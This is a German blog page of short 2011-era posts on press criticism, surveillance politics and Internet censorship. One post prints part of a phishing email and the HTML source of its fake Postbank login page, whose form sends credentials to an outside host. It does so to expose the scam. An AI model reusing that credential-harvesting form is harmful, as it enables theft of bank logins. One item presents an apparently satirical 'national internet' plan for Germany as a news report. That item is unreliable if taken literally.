

Vielen deutschen Medien drohen jetzt Strafen

[Heise](#): „Gegen geltendes Recht verstößt auch, wer Werbung als redaktionelle Artikel tarnt.“

Das gilt auch für Verlautbarungen des Verfassungsschutzes, der [Jugendschutzwarte](#) und der Zensur-Lobby im Bundesinnenministerium, die künftig als Werbung gekennzeichnet werden müssen und nicht einfach mehr in Artikel übernommen werden dürfen.

Die menschliche Dummheit

„Zwei Dinge sind unendlich, das Universum und die menschliche Dummheit, aber bei dem Universum bin ich mir noch nicht ganz sicher.“ (Albert Einstein)

Dazu passt eine [Heise-Meldung](#) über den „Rewe-Hacker“: „Die Kunden hatten im Internet Tier- oder Fußball-Bildchen von Rewe getauscht und sich mit Namen, E-Mail-Adressen und Passwörtern angemeldet. Viele benutzten dasselbe Passwort auch für andere Online-Dienste. (...) Die Internet-Tauschbörse wurde nach Rewe-Angaben von einem externen Dienstleister betrieben.“

Vermutlich von einer Werbeagentur, die HTML-Newsletter verschickt.

Facebook bekämpft die SMS

Ein [Artikel](#) von mir in der taz: „E-Mail, Chat, Instant Messaging, SMS: Der Messenger Mobile von Facebook ist der nächste Schritt, um alle Formen der Online-Kommunikation zu verschmelzen.“ [[mehr...](#)]

Verwertungskette der Content-Mafia

[Heise](#): „[TorrentFreak](#) weist darauf hin, dass Massenabmahnungen in den USA bisweilen einen wesentlichen Teil der Verwertungskette einer Filmproduktion ausmachen.“

**Could not verify this
certificate for unknown
reasons**



This Connection is Untrusted

You have asked Firefox to connect securely to **blog.fefe.de**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

Technical Details

blog.fefe.de uses an invalid security certificate.

The certificate is not trusted because no issuer chain was provided.

(Error code: sec_error_unknown_issuer)

I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Add Exception...



By the way: Das nervt!

How do websites block Tor nodes?

Der Friederich, der Friederich, das war ein arger Wüterich!
Jetzt [fordert er](#) „das Ende der Anonymität im Internet“.

Bruhahaha.

Wie will er denn das durchsetzen? Wieso hat ihn das beim ehemaligen Nachrichtenmagazin niemand gefragt? Waren sie in Ehrfurcht erstarrt? Oder hat man bei der Ausbildung der Redakteure vergessen zu lehren, dass es nicht die Aufgabe von Journalisten ist, die Propaganda von Behörden zu verbreiten? (Die Leute, die dafür zuständig sind, nennt man „Pressestellen“.)

Übrigens muss ich hier das mir bisher unbekannte Blog [Rentner-News](#) lobend erwähnen. „Innenminister Friedrich fordert Zensur“ liest man da. Das ist zwar technisch gesehen nicht ganz richtig, aber inhaltlich ein Schritt in die richtige Richtung.

Friedrich kann sich darauf verlassen, dass die Mainstream-Medien seine Agitprop kritiklos wiederkäuen, ohne dass irgendjemand das Publikum darüber aufklärt, wie dämlich und technisch unsinnig die Forderung des Innenministers ist. Ihm geht es ja nur darum, einen Stein ins Wasser zu werfen und die medialen Wellen zu beobachten, die entstehen.

By the way: Sogar in der Mailingliste des [Tor-Projekts](#) kann man nachlesen, wie Websites den Anonymisierungsdienst blocken können (Wikipedia macht das schon lange):

You can generate a list of Tor IPs that allow exiting to your IP(s) at <https://check.torproject.org/cgi-bin/TorBulkExitList.py>, or use the [TorDNSEL](#) service <https://www.torproject.org/projects/tordnsel.html.en> Services should never block Tor users altogether, but instead implement rate limiting, read-only access, etc, and unblock Tor after a few days or weeks.

Letzteres werden die Chinesen natürlich nicht beherzigen.

Im Internet gibt es [bitte selbst ausfüllen]

„Die Taliban erklärten in einer Mitteilung im Internet“.

Liebe deutsche Medien, Offline-Journalisten und Internet-Ausdrucker: „im Internet“ ist keine korrekte Ortsangabe. Guckst du auch [hier](#):

Falsch und unjournalistisch ist daher die Gepflogenheit von Spiegel online ([29.04.2008](#)), die Quelle im World Wide Web zu kennen, den genauen Fundort aber bewusst zu verschweigen: “Im Internet ruft der deutsche Islamist Eric B., der in Pakistan oder Afghanistan vermutet wird, Gesinnungsgenossen zum Dschihad auf.” “Im Internet” kann heißen: In einer Newsgroup im Usenet, in einem WWW-Forum, auf einer Website, im Internet Relay Chat, in einer Mailingliste. Die Angabe ist zu ungenau, um noch einen informationellen Wert zu haben. Besser wäre hier gewesen, schlicht “rief öffentlich dazu auf” zu schreiben. “Im Internet” suggeriert auch, dass der Autor irrig “Internet” für einen Synonym für “World Wide Web” hält oder seine Informationen schlicht irgendwo abgeschrieben hat.

Ihr lernt es nie.

Burks hat geklickt

[Deutschlandradio](#): „Die Suche nach den Macher der rechtsextremen Internet-Seite „Nürnberg 2.0“.

„So unbedeutend die Webseite sein mag – man möchte doch wissen, wer dahinter steckt. Burkhard Schröder, Rechtsextremismusexperte und Fachmann für Internetrecherche in Berlin, hat die Seite angeklickt. Er stellt fest, dass sie lediglich eine Unterseite eines Portals ist, das sich ‚Artikel 20‘ nennt. Kein Impressum, keine Kontaktadresse. ‚Natürlich nicht‘, sagt Burkhard Schröder.“

Deutsches Internet

Deutschland: JWF beunruhigt über mögliche Einführung von „nationalem Internet“

5.8.2011 – Die Pläne der deutschen Regierung zum Aufbau eines „nationales Internets“ nehmen offenbar Form an. *Journalists without Frontiers* (JWF) zeigt sich besorgt über die Ankündigung des Ministeriums für Kommunikations- und Informationstechnologie, eine Testversion einer neuen Internetinfrastruktur bis Ende August 2011 freizuschalten.

Schon seit mehreren Monaten sprechen deutsche Regierungsvertreter öffentlich über ihre Pläne zur Einführung eines „reinen“ inländischen Internets. Sollte die Regierung ihre Ankündigung wahr machen, droht aus Sicht von JWF eine neue Dimension der Online-Überwachung sowie eine Abschottung der deutschen Bevölkerung vom internationalen Internet. „Die Pläne zeigen, dass das Regime eine vollständige Zensur über alle Kanäle der Informationsverbreitung verhängen will“, so JWF. In der Konsequenz würde eine Art Intranet mit neuen Möglichkeiten entstehen, Dissidenten, Oppositionelle, Blogger und kritische Internetnutzer zu kontrollieren.

Nach den Angaben der Regierung dient das Projekt der Abwehr von Internetangriffen von außen, dem Schutz unter anderem vor

„unmoralischen“ Inhalten im World Wide Web, insbesondere der Kinder- und Jugendpornografie, sowie der besseren [Verwaltung nationaler E-Mails](#) und [Sammlung von Informationen](#) im Inland. Möglicherweise soll das neue Netz zunächst parallel zum internationalen Internet eingeführt werden und dieses später ersetzen. Vermutlich sollen lediglich Unternehmen wie Banken und staatliche Einrichtungen wie Ministerien einen Zugang zum weltweiten Internet behalten.

Genauere Einzelheiten über die technische Umsetzung der Pläne sind bisher nicht bekannt. Dem Minister für Kommunikation und Informationstechnologie zufolge soll das neue Internet eine acht Mbps-Breitbandverbindung bieten, die später auf 20 Mbps erweitert werden soll. Zudem hat die deutsche Regierung für Beginn 2012 den Start einer nationalen Suchmaschine mit Namen „Heimat“ angekündigt.

Die Bundesrepublik Deutschland gehört seit Jahren zu den Staaten [mit der weltweit stärksten](#) Online-Filterung und Überwachung.

Aus Datenschutzgründen

Guten Tag,

ich habe eine journalistische Frage an den Kollegen xxxxx und hätte gern eine E-Mail-Adresse von ihm, die andere Leute nicht mitlesen können.

Mit freundlichen Grüßen

Burkhard Schröder

Sehr geehrter Herr Schröder,

bitte senden Sie Ihre Mitteilung für Herrn xxxxxan uns. Wir leiten dann weiter. Sicher haben Sie Verständnis, wenn wir aus Datenschutzgründen die Adressen unserer Mitarbeiter nicht

außer Haus geben.

Mit freundlichem Gruß

xxxxx

Süddeutsche Zeitung GmbH

xxxxx schrieb:

bitte senden Sie Ihre Mitteilung für Herrn xxxxx an uns. Wir leiten dann weiter.

Sie haben mich nicht verstanden. Ich schrieb: „ich hätte gern eine E-Mail-Adresse von ihm, die andere Leute nicht mitlesen können.“

Ich möchte nicht, dass Sie meine E-Mails an Herrn xxxxx mitlesen. Ausserdem zöge ich es vor, ihm eine verschlüsselte Mail zu schreiben, finde aber leider seinen öffentlichen Schlüssel nicht auf der Website der Süddeutschen.

Burkhard Schröder

Sehr geehrter Herr Schröder,

ich habe Sie sehr wohl verstanden und Ihnen auch geschrieben: aus Datenschutzgründen geben wir keine Adressen unserer Korrespondenten außer Haus. Sie können auch gern den Postweg nehmen.

Mit freundlichem Gruß

xxxxx

Süddeutsche Zeitung GmbH

**Der allergrösste Schlag gegen
das allerschlimmste Böse im**

bösen Internet

Ich darf [aus gegebenem Anlass](#) noch einmal auf meinen [Telepolis-Artikel](#) vom 31.12.2007 hinweisen: „Der angeblich „riesige Kinderporno-Skandal“ unter dem Code-Namen „Operation Himmel“ hat sich als Operation Heiße Luft erwiesen.“

Beim Thema KiPo im Internet heisst es ja: Kopf ab zum Gebet, wir drucken die Public Relations der Ermittler ohne kritische Rückfrage ab und träufeln noch ganz viele Superlative in den Artikel. „Die bisher größte Aktion“ (Beweise? Fakten?) Kein Wort darüber, dass es dem FBI erlaubt ist, kinderpornografische Angebote online zu stellen, also so zu handeln, wie hierzulande die Dauerskandal-Behörde Verfassungsschutz mit Neonazis – das Problem zu vergrößern oder gar erst zu erzeugen, was man bekämpfen will.

Viele deutsche Medien suggerieren in ihrer Berichterstattung missverständlich, es gebe Websites, auf denen jemand zufällig oder per Google Kinderpornografie finden könnte. Das ist so nicht richtig: Eindeutige Kinderpornografie ist so gut wie in jedem Land der Welt mit einem funktionierenden Rechtssystem verboten. Anonyme Websites, die keinem Provider zugeordnet werden könnten, gibt es aber nicht. Die Strafverfolger könnten also prinzipiell immer nachprüfen, wer eventuell Verbotenes hostet. Man sollte auch nicht unterschlagen, dass es dem US-amerikanischen FBI erlaubt ist, Lockspitzel-Angebote ins Netz zu stellen, also selbst strafbare Handlungen zu begehen und kinderpornografische Angebote zu verbreiten, um Kriminelle damit zu fassen. Das geschah etwa bei der „Operation Landslide“, die 1999 in den Medien als „der größte Schlag gegen die kommerzielle Kinderpornografie aller Zeiten“ bezeichnet wurde. (geschrieben 2007)

Spiegel online hat die „Fakten“ von [CBS](#) (natürlich ohne die Quelle oder die Presseerklärung des US-amerikanischen Justizministeriums zu verlinken. Wo kämen wir denn hin, wenn

deutsche Leser mit ausländischem Medien konfrontiert würden!).

Nur zum Vergleich: laut [TOP10 –die gefährlichsten Städte der Welt](#) werden in Kapstadt 50, in Rio de Janeiro 20 Menschen am Tag ermordet. So etwas findet man aber nicht in den Headlines und „Top Stories“ der Mainstream-Medien.

Viel Lärm um gehackte zweielichtige Ratten


Jetzt raunt und hackt es wieder im deutschen Blätterwald. Das Internet ist ja soo gefährlich! Und erst die pöhsen Chinesen! Ganz viele Rechner wurden „gehackt“, schreibt das ehemalige Nachrichtenmagazin [Spiegel online](#) und häckselt den Artikel in vielen kleine Abschnitte, um die Klickraten zu erhöhen:

„Den Analysen der Sicherheitsexperten zufolge nutzten die Angreifer traditionelle Phishing-Methoden: Sie schickten fingierte E-Mails an Mitarbeiter der Zielobjekte, die über die nötigen Zugriffsrechte für das jeweilige Computernetzwerk verfügten. Sobald die Opfer diese Mails öffneten oder auf einen darin enthaltenen Link klickten, lud der Trojaner weitere Schadsoftware.“

Und alle plappern es nach und fallen auf die [PR-Kampagne von McAfee](#) herein. Das sind Lobbyisten bei McAfee! (Und wie viele unabhängige Quellen hattet ihr eigentlich?)

Noch mal ganz langsam zum Mitschreiben: Wie kann ein Unternehmen so bescheuert sein, dass die Mitarbeiter auf Phishing-Angriffe hereinfallen? Ich weiß es: Man erlaubt E-Mails in HTML und surft mit Javascript. Wie in allen deutschen Medienanstalten auch üblich.

Euch ist einfach nicht zu helfen. Oder: Dummheit muss bestraft werden. Meine Schadenfreude ist groß, aber auch mein Ärger über die gewohnt dämliche Berichterstattung, die den Lesern das Wesentliche vorenthält: Niemand kann sich irgendwo „reinhacken“, wenn das nicht irgendein Idiot zulässt.



Ich zeige Euch was – diese E-Mail bekam ich gestern:

Date 2011.08.01

Aktuelle jdhrlche Berechnung Ihrer steuerlichen Tdtigkeit haben wir festgestellt, dass Sie haben Anspruch auf eine Steuerrbckerstattung von 431,10 EUR erhalten. Bitte senden Sie eine verifizierte Steuererstattung Anfrage und lassen uns von 1-3 Tagen in Oder, um es zu verarbeiten.


Eine Erstattung kann fbr eine Vielzahl von Grunden verzugert. zum Beispiel Vorlage ungbltige Datensdtze oder die Anwendung nach Ablauf der Frist.

Bitte downloa Datei in E-Mail mit dem Namen „bberprbfen Formular“ angehdngt fbr die Neugrbndung 431,10 EUR

Mit freundlichen GrbЯen,

Deutsche Postbank AG

Copyright © 2010. Alle Rechte vorbehalten.



Das Attachment war eine HTML-Datei. Ich kann die natürlich gefahrlos öffnen, da ich dem Browser verbiete, irgendwelche [aktiven Inhalte](#) zu laden. (Surft noch irgendein dümmster anzunehmende User mit eingeschaltetem Javascript? Ja? Quod erat demonstrandum.)

Die HTML-Datei – das Attachment (vgl. oben) – sieht auf den ersten Blick wie die Login-Website der Postbank aus. Aber der Quellcode ist aufschlussreich:

```

itent">
"loginForm" method="post" action="http://www.kefvin.nl/pages/image/pos.php'
: type="text/javascript">

:On(document);

:lt>
.class="headline">
.class="pHeadlineLeft">Kundenzugang</p>
.class="pHeadlineRight"></p>
: />

.class="contentTabelle">
.v class="innerContentTabelle">
<div class="block">
<div class="emptyline">&nbsp;</div>
<div class="emptyline">&nbsp;</div>

.class="pBlock"><strong>Sehr geehrte Kundin, sehr geehrter Kunde,</strong><l
.class="pBlock">wir begr&uuml;&szlig;en Sie zum <span lang="en">Online-Banki
Bitte geben Sie in die nachfolgenden Felder Ihre Zugangsdaten ein.</p>
.class="pBlock">Ihre Postbank</p>
.v class="emptyline">&nbsp;</div>

```

Noch Fragen? Ich habe übrigens beim LKA Berlin Strafanzeige gegen Unbekannt wegen Betrugsversuchs gestellt. Die haben alles bekommen, was sie brauchen. Mal sehen, was daraus wird.

Ausserhalb des Verwaltungsangebots

Der Regierende Bürgermeister von Berlin
Senatskanzlei
Landesredaktion Berlin.de
Berliner Rathaus; 10178 Berlin
Tel. (030) 9026-2435; Fax. (030) 9026-2285
E-Mail: landesredaktion@berlin.de
Ihre Nachricht:


Der Stadtplan von Berlin ist ohne Javascript nicht zu benutzen und also nicht barrierefrei. Das BSI empfiehlt Nutzern, Javascript beim Surfen auszustellen. Behörden müssen eine barrierefreie Website anbieten. Warum macht das berlin.de

nicht?

Sehr geehrter Herr Schröder,
sie haben Recht. Der Stadtplan ist leider nicht barrierefrei. Er muss allerdings nicht zwingend barrierefrei sein, da sich die Seite außerhalb des Verwaltungsangebots von www.berlin.de befindet. Der Stadtplan ist sozusagen auf dem privaten Teil des Angebotes. Aber wir sind natürlich daran interessiert die komplette Seite barrierefrei zu gestalten. Wir haben die Umgestaltung in unsere Agenda aufgenommen und versuchen bei freien Ressourcen diese zu bearbeiten. Eine barrierefreie Variante des Stadtplanes finden Sie auf www.berlinonline.de/citymap.

Mit freundlichen Grüßen
(...) landesredaktion@berlin.de

Wollt ihr die totale Überwachung?



Warum glauben eigentlich [Rechtspopulisten wie Gabriel](#) (SPD) und andere Kreuzzügler für die totale Überwachung (Bosbach, Wiefelspütz und Konsorten), dass es gut komme, wenn man bei jedem erdenklichen Anlass, bei dem das Wort „Internet“ irgendwie erwähnt wird, sofort „Härter durchgreifen! Überwachen! Strafen! Melden! Durchführen! Verbieten!“ ruft?

Gabriel ist ein ahnungsloser Dummschwätzer, und wer SPD wählt, stellt sich auf ein Niveau mit ihm.

In der Schweiz ist es laut [Heise](#) noch schlimmer – das hätten die Nazis nicht besser gekonnt: „Die Schweizer Justizministerin [Simonetta Sommaruga](#) drängt auf eine deutliche Ausweitung der Internetüberwachung. Künftig darf die eidgenössische Polizei [ihren Plänen nach](#) nicht nur Telefongespräche abhören und E-Mails abfangen. Vielmehr sollen es alle Zugangs- und Diensteanbieter den Ermittlern erlauben, sämtliche Online-Aktivitäten ihrer Kunden vom Chatten über Recherchen mit Suchmaschinen bis hin zum Abrufen von Videos ‚in Echtzeit‘ zu verfolgen.“

Udo Vetter schrieb im [Tagesspiegel](#) ganz richtig: „Wenn jemand das Feindbild Nummer eins für deutsche Politiker küren würde, hätten wir einen klaren Favoriten: das Internet. Die virtuelle Welt ist immer schuld. Selbst nach dem Massenmord in Norwegen dauerte es – reichlich pietätlos – nur wenige Stunden, bis eine Kartei für ‚Auffällige‘ gefordert wurde. Oder ein Notrufknopf. Das Speichern aller Kommunikationsdaten. Sogar ein Verbot für Deutsche, Server im Ausland zu betreiben, wurde ins Spiel gebracht.“

Man muss sich das mal konkret vorstellen. Ich nenne die Sommaruga eine Post-Faschistin. Und alle, die „Karteien für Auffällige“ fordern und die totale Überwachung, ebenfalls. Der Schoß ist eben fruchtbar noch, aus dem das kroch.

God-dam: Google's Official

List of Bad Words

[Pornoanwalt.de](#): „[Mal wieder](#) wird vom Suchmaschinenriesen kräftig zensiert. Die komplette Liste verbotener Begriffe hat [Jamie Dubs](#) im Quelltext entdeckt“. ([mehr...](#))

Online-Durchsuchungen gegen christliche Terroristen!

Wie kann man den Massenmord in Norwegen instrumentalisieren, um die eigenen politischen Ziele durchzusetzen? [Peter Gridling](#), der Chef des österreichischen Inlands-Geheimdienstes, [macht es vor](#): „Der norwegische Attentäter Anders Behring Breivik hat Spuren im Internet hinterlassen. Um eine größere Chance zu haben, Anschläge zu verhindern, fordert der Chef des österreichischen Verfassungsschutzes, Peter Gridling, eine ‚Datenspeicherbefugnis‘.

Ich wundere mich nur, dass Bosbach und Wiefelspütz noch nicht auf die Idee gekommen sind. Und warum fordern die üblichen Verdächtigen nicht „Online-Durchsuchungen“? Das ist irgendwie ganz aus der Mode gekommen. Das hätte es früher nicht gegeben, dass unsere Überwachungsstaat-Lobby das vergessen hätte.

Anonymous & Lulz Security

Statement

[Anonymous & Lulz Security Statement:](#)

(...) Now let us be clear here, Mr. Chabinsky, while we understand that you and your colleagues may find breaking into websites unacceptable, let us tell you what WE find unacceptable:

* Governments lying to their citizens and inducing fear and terror to keep them in control by dismantling their freedom piece by piece.

* Corporations aiding and conspiring with said governments while taking advantage at the same time by collecting billions of funds for federal contracts we all know they can't fulfil.

* Lobby conglomerates who only follow their agenda to push the profits higher, while at the same time being deeply involved in governments around the world with the only goal to infiltrate and corrupt them enough so the status quo will never change. (...)

Woran mich das erinnert? An meine Sci-Fi-Geschichte „[Das Einstein-Bose-Kondensat](#)“ aka „Cypherguerilla“ aus dem Jahr 1996! Da war ich doch wirklich prophetisch!

Geschäftsmodell

Hausdurchsuchung [Update]

[Law Blog](#): „Kommt es zu einer Hausdurchsuchung, sind PCs und Notebooks erst mal weg. Gleiches gilt für Datenträger, etwa externe Festplatten. Wer kein Backup an einem anderen Ort hat,

steht da schnell auf dem Schlauch – beruflich und/oder privat. Der Staat nutzt die Not der Betroffenen mittlerweile für ein öffentlich-rechtliches Geschäftsmodell. Polizeibehörden bitten Betroffene gerne zur Kasse, bevor sie dringend benötigte Daten aushändigen. (...) Die Polizei hält also für die eigene Unfähigkeit, ihre Arbeit zügig zu erledigen, die Hand auf.“

Da fällt mir ein: Ich habe die vom Landgericht Berlin mir zugesprochene Entschädigung immer noch nicht erhalten. Die Adjektive, die mir mittlerweile zur Berliner Staatsanwaltschaft einfallen, sind auch nicht mehr druckreif.

Update: Ein ähnliches Thema ist [Servergate](#)

Data Liberation Front

(Via [Kristian Köhntopp](#))

Avanti Daten-Dilettanti

Ein [Kommentar von mir](#) in der taz zu ELENA: „Warum müssen vorhersehbare Katastrophen weibliche Vornamen haben? Vermutlich ist der Frauenfreund Gerhard Schröder schuld: Rot-Grün kreite 2006 das Aktionsprogramm Informationsgesellschaft Deutschland, und das gebar eine tote Maus, genannt elektronischer Entgeltnachweis (Elena).“ [[mehr...](#)]